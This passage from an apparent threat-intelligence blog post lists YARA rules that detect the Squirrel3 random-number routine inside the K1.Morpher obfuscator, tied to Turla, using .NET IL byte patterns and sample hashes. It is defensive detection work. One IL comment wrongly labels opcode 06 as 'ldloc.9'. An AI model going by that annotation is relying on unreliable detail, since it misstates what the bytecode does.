    $plain_api_8 = "_squ_ui1"
    $plain_api_9 = "_squ_ui2"
    $plain_api_10 = "_squ_ui3"
    $plain_api_11 = "InjectedSeedCipher"

  condition:
    dotnet.is_dotnet
    and 5 of ($plain_api*)
}
```

```
rule G_Hunting_K1MORPHER_2 {
 meta:
   author = "Google Threat Intelligence Group"
   description = "Detects the Squirrel3 RNG implemented within K1.Morpher"
   hash = "45bb8d1ab2c13bf4354294e13d3c9be15de625d807301905b98462f43f93e893"

 strings:
   $squirrel3_code_1 = {
     00 // nop
     03 // ldarg.1
     0A // stloc.0
     06 // ldloc.0
     7E ??????04 // ldsfld <token>
     5A // mul
     0A // stloc.0
     06 // ldloc.0
     02 // ldarg.0
     58 // add
     0A // stloc.0
     06 // ldloc.0
     06 // ldloc.0
     1E // ldc.i4.8
     64 // shr.un
     61 // xor
     0A // stloc.0
     06 // ldloc.0
     7E ??????04 // ldsfld <token>
     58 // add
     0A // stloc.0
     06 // ldloc.0
     06 // ldloc.0
     1E // ldc.i4.8
     62 // shl
     61 // xor
     0A // stloc.0
     06 // ldloc.9
     7E ??????04 // ldsfld <token>
     5A // mul
     0A // stloc.0
     06 // ldloc.0
     06 // ldloc.0
     1E // ldc.i4.8
     64 // shr.un
     61 // xor
     0A // stloc.0
     06 // ldloc.0
     0B // stloc.1
     2B 00 // br.s 40
     07 // ldloc.1
     2A // ret
   }

 condition:
   dotnet.is_dotnet
   and all of them
}
```

```
rule G_Hunting_K1MORPHER_3 {
 meta:
```

```
    author = "Google Threat Intelligence Group"
    description = "Detects the Squirrel3 RNG implemented within K1.Morpher"
    hash = "391e51354118fb87dc57650cbbd94258c3f7c0a0d6868040b7a473ad626ff25e"

  strings:
    $squirrel3_code_1 = {
      03 // ldarg.1
      7E??????04 // ldsfld <token>
      5A // mul
      02 // ldarg.0
      58 // add
      25 // dup
      1E // ldc.i4.8
      64 // shr.un
      61 // xor
      7E??????04 // ldsfld <token>
      58 // add
      25 // dup
      1E // ldc.i4.8
      62 // shl
      61 // xor
      7E??????04 // ldsfld <token>
      5A // mul
      25 // dup
      1E // ldc.i4.8
      64 // shr.un
      61 // xor
      2A // ret
    }

  condition:
    dotnet.is_dotnet
    and all of them
}
```

Acknowledgements

This analysis would not have been possible without the assistance of Gabby Roncone for technical review. We also appreciate GitHub for their collaboration against this threat.

Posted in

- Threat Intelligence

Source: https://cloud.google.com/blog/topics/threat-intelligence/stockstay-turla-intelligence-gathering